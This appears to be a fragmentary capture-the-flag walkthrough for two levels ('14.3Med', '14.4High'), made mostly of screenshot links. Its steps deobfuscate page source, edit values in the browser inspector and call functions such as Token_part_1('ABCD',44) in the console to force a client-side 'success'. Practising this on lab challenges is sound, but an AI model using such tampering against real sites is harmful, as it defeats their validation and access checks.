


14.3Med


1. Copy_SourceCode_For_Convert_Into_Readable




2. Convert_into_Readable




3. Open_Inspect.




4. Change_Value



5. Open_Console_&_Type_do_elsesomething('xx').




6. Press_Submit_Button




14.4High


1. Copy_SourceCode.




2. Convert_into_Readable




3. Open_Inspect



4. Change_Value_to_success.




5. Open_Script_in_Console




6. Run_Token_part_1

Token_part_1("ABCD",44)sseccus




7. Run_Token_part_2

